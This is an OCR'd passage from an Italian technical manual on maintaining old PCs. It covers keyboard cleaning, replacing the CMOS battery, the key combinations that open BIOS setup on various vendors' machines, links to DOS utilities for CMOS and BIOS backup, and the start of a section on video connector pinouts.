


Figura 9.133. Asciugatura al sole.




9.11.5 Pulizia della tastiera

La pulizia della tastiera richiede un lavoro piuttosto noioso, perché, ammesso che ciò sia possibile, richiede la rimozione di tutti i tasti e la pulitura di questi uno per uno.

Figura 9.134. Una tastiera Olivetti degli anni 1990, prima della pulizia, dopo avere sollevato la cornice superiore.




Figura 9.135. Una tastiera Olivetti degli anni 1990, prima della pulizia, dopo l'estrazione di tutti i tasti. Viene messo in evidenza quanta sporcizia si accumuli sotto i tasti.




Una volta estratti i tasti dalla tastiera, conviene passare a una pulizia a secco, eventualmente con un pennello morbido. In questo caso non si può usare l'acqua, se non per le parti esterne in plastica, come la cornice superiore e la base inferiore della tastiera, perché l'acqua questa potrebbe danneggerebbe la membrana in gomma della tastiera, ma soprattutto perché sarebbe molto difficile asciugare perfettamente questa parte.

Figura 9.136. Un pennello morbido è più che sufficiente per la pulizia di questo tipo di tastiera.



Una volta puliti i componenti esterni (probabilmente con l'aiuto di una doccia e con un detergente sgrassatore adatto), dopo averli asciugati si passa a rimontare la tastiera, pulendo tasto per tasto prima di inserirlo nuovamente nella sua sede.

Figura 9.137. Ricostruzione della tastiera.




9.11.6 Batteria

Dopo qualche anno, la batteria che mantiene la memoria C/MOS deve essere sostituita, anche se si tratta di un accumulatore. Se la batteria è saldata, occorre usare un saldatore a stagno con una punta

sottile e probabilmente è necessario predisporre una batteria alternativa, che offra una tensione **non superiore** a quella della batteria estratta.

Figura 9.138. Sostituzione di una batteria, originariamente da 3,6 V, con una coppia di batterie stilo da 1,5 V, messe in serie (per un totale di 3 V).



Dal momento che le batterie che si vanno a mettere non sono ancorate alla scheda madre, è necessario isolarle e fissarle da qualche parte nel contenitore dell'elaboratore. La figura mostra delle batterie non isolate per fare comprendere esattamente il procedimento.

9.11.7 Osservazioni sulla configurazione BIOS di elaboratori molto vecchi

La configurazione del BIOS attraverso una memoria C/MOS, degli elaboratori con architettura x86, viene introdotta precisamente dai microprocessori i286. Originariamente questa memoria veniva alimentata da un piccolo accumulatore NiCd (nichel-cadmio), destinato comunque a una rapida distruzione. Purtroppo, il programma di configurazione del BIOS dei primi elaboratori di questo tipo, non faceva parte del BIOS stesso, oppure le funzioni incorporate erano estremamente limitate.

Le tabelle successive riepilogano i comportamenti di alcuni elaboratori o di BIOS più noti. Come si può osservare esiste una grande quantità di possibilità e sicuramente i casi non si esauriscono a quelli descritti. Nelle situazioni in cui i vari tentativi falliscono, si può cercare di provocare una situazione per cui è il BIOS stesso a suggerire la configurazione: staccando la tastiera ed eventualmente anche tutte le unità, escluso ciò che serve per poter visualizzare qualcosa sullo schermo.

Tabella 9.139. Accesso alla configurazione del BIOS in base alla combinazione di tasti.

Comando	Elaboratore o BIOS tipico	Note
[*Canc*]	BIOS AMI e BIOS Award	
[*Esc*]	BIOS DTK	
[*Ins*]	IBM	
[*F1*]	IBM	
[*F2*]	Packard Bell	
[*F10*]	Compaq	Si preme il tasto quando appare un rettangolino lampeggiante all'angolo superiore destro dello schermo. Il programma per la modifica della configurazione risiede probabilmente nel disco fisso.
[*Ctrl Ins*]	IBM	Quando un cursore appare all'angolo superiore destro dello schermo.
[*Ctrl s*]	BIOS Phoenix	
[*Ctrl Alt*]	IBM	
[*Ctrl Alt Invio*]	Dell	
[*Ctrl Alt Esc*]	AST	
[*Ctrl Alt Ins*]	Zenith	
[*Ctrl Alt ?*]	IBM	
[*Ctrl Alt s*]	BIOS Phoenix	
[*Ctrl Alt a*]	Fortiva	
[*Maiuscole Ctrl Esc*]	Tandon	
[*Ctrl Alt u*]	Olivetti M4	Il programma per la modifica della configurazione risiede probabilmente nel disco fisso.

Tabella 9.140. Accesso alla configurazione del BIOS in base al nome del BIOS.

BIOS	Comando
AMI	[*Canc*], [*F1*], [*F2*]
Award	[*Canc*], [*Ctrl Alt Esc*]
DTK	[*Esc*]

BIOS	Comando
Phoenix	[*F1*], [*F2*], [*Ctrl s*], [*Ctrl Alt Esc*], [*Ctrl Alt Ins*], [*Ctrl Alt s*]
Opus	[*Ctrl Alt Esc*]

Tabella 9.141. Accesso alla configurazione del BIOS in base al nome dell'elaboratore.

Elaboratore	Comando	Note
Acer	[*Ctrl Alt Esc*]	
ALR	[*Ctrl Alt Esc*], [*F2*]	
Aptiva	[*F1*]	
AST	[*F2*], [*Ctrl Alt Esc*]	
Compaq	[*F10*]	Si deve premere il tasto quando appare un rettangolino lampeggiante all'angolo superiore destro dello schermo. Il programma di configurazione è esterno.
Dell	[*F1*], [*Canc*], [*Ctrl Alt Invio*]	Alcuni modelli richiedono la pressione del tasto di riavvio (*reset*) per due volte.
Fortiva	[*Ctrl Alt a*]	
HP	[*F1*], [*F2*]	
IBM	[*F1*], [*Ctrl Alt Ins*], [*Ins*], [*Ctrl Alt*], [*Ctrl Ins*], [*Ctrl Alt ?*]	Nel caso della combinazione [*Ctrl Ins*], questa va usata quando il cursore si posiziona all'angolo superiore destro dello schermo.
NEC	[*F2*]	
Olivetti	[*Maiuscole Ctrl Alt Canc*], [*Ctrl Alt u*]	Il programma per la modifica della configurazione risiede probabilmente nel disco fisso.
Packard Bell	[*F1*], [*F2*]	

Elaboratore	Comando	Note
Sharp	[*F2*]	
Sony	[*F3*]	
Tandon	[*Maiuscole Ctrl Esc*], [*Ctrl Alt Esc*]	
Toshiba	[*Esc*], [*F1*]	
Zenith	[*Ctrl Alt Ins*]	

La configurazione contenuta nella memoria C/MOS cambia in base al BIOS, ovvero in base alle caratteristiche del firmware. Quando il BIOS non contiene anche il programma per accedere alla modifica della configurazione, questo può essere stato distribuito assieme al sistema operativo (si tratta normalmente del Dos), oppure può risiedere in una partizione speciale del disco fisso.

L'utilizzazione di una porzione del disco fisso per collocare il programma di modifica è tipico degli elaboratori Olivetti e Compaq.

In mancanza di altro, quando c'è la necessità di intervenire nella configurazione del BIOS, ci si può arrischiare di azzerare completamente la memoria C/MOS, attraverso l'uso di qualche programma che consenta di farlo. Eventualmente, anche un programma che salva e recupera la configurazione può essere usato per lo scopo, modificando il file con un programma che consenta di intervenire in modo binario (di solito in esadecimale). In questo modo si spera che il BIOS attribuisca almeno una configurazione predefinita; d'altra parte, questo è ciò che succede quando si scarica la batteria, anche se l'azzeramento non porta necessariamente a buoni risultati.

Per modificare o azzerare la configurazione del BIOS si potrebbe tentare l'uso di Cmoser[5] che è disponibile presso *ftp://ftp.simtel.net/pub/simtelnet/msdos/sysutl/cmoser11.zip* ed eventualmente anche altri siti (*http://www.google.com/search?q=cmoser11.zip*).


Il BIOS degli elaboratori più vecchi non è in grado di individuare da solo la geometria del disco fisso ATA. Se non c'è la possibilità di avviare un sistema GNU/Linux allo scopo di avere questa informazione, si può usare il programma Dug_ide,[6] disponibile presso *ftp://ftp.simtel.net/pub/simtelnet/msdos/diskutil/dugide21.zip* ed eventualmente anche attraverso altri siti (*http://www.google.com/search?q=dugide21.zip*).

Oltre che salvare il contenuto della configurazione, può essere utile fare una copia del BIOS in un file, da conservare da qualche parte. Teoricamente, quando la memoria ROM programmabile dovesse alterarsi, dovrebbe essere possibile reperire un programmatore di ROM in grado di riprodurne una copia fisica. A tale proposito possono essere utili due programmi: Bios,[7] il quale dovrebbe essere disponibile presso *http://www.bockelkamp.de/software/discontinued/bios1351.zip* , e Biosutil,[8] disponibile presso *http://www.drivermuseum.com/files/utils/bios_u.html* .

9.12 Connettori e cablaggi

9.12.1 Video MGA, CGA, EGA, Hercules

Figura 9.142. Schema di collegamento del connettore DIN a sei poli di un monitor monocromatico.



1 = sincronizzazione orizzontale
2 = sincronizzazione verticale
3 = messa a terra del segnale
4 = intensità
5 = video
6 = terra

Figura 9.143. Schema del cavo di adattamento da connettore DIN a sei poli a connettore DB-9 di una scheda video grafica EGA (o CGA o Hercules).






Figura 9.144. Lo schema riportato in una vecchia confezione di un cavo di adattamento.



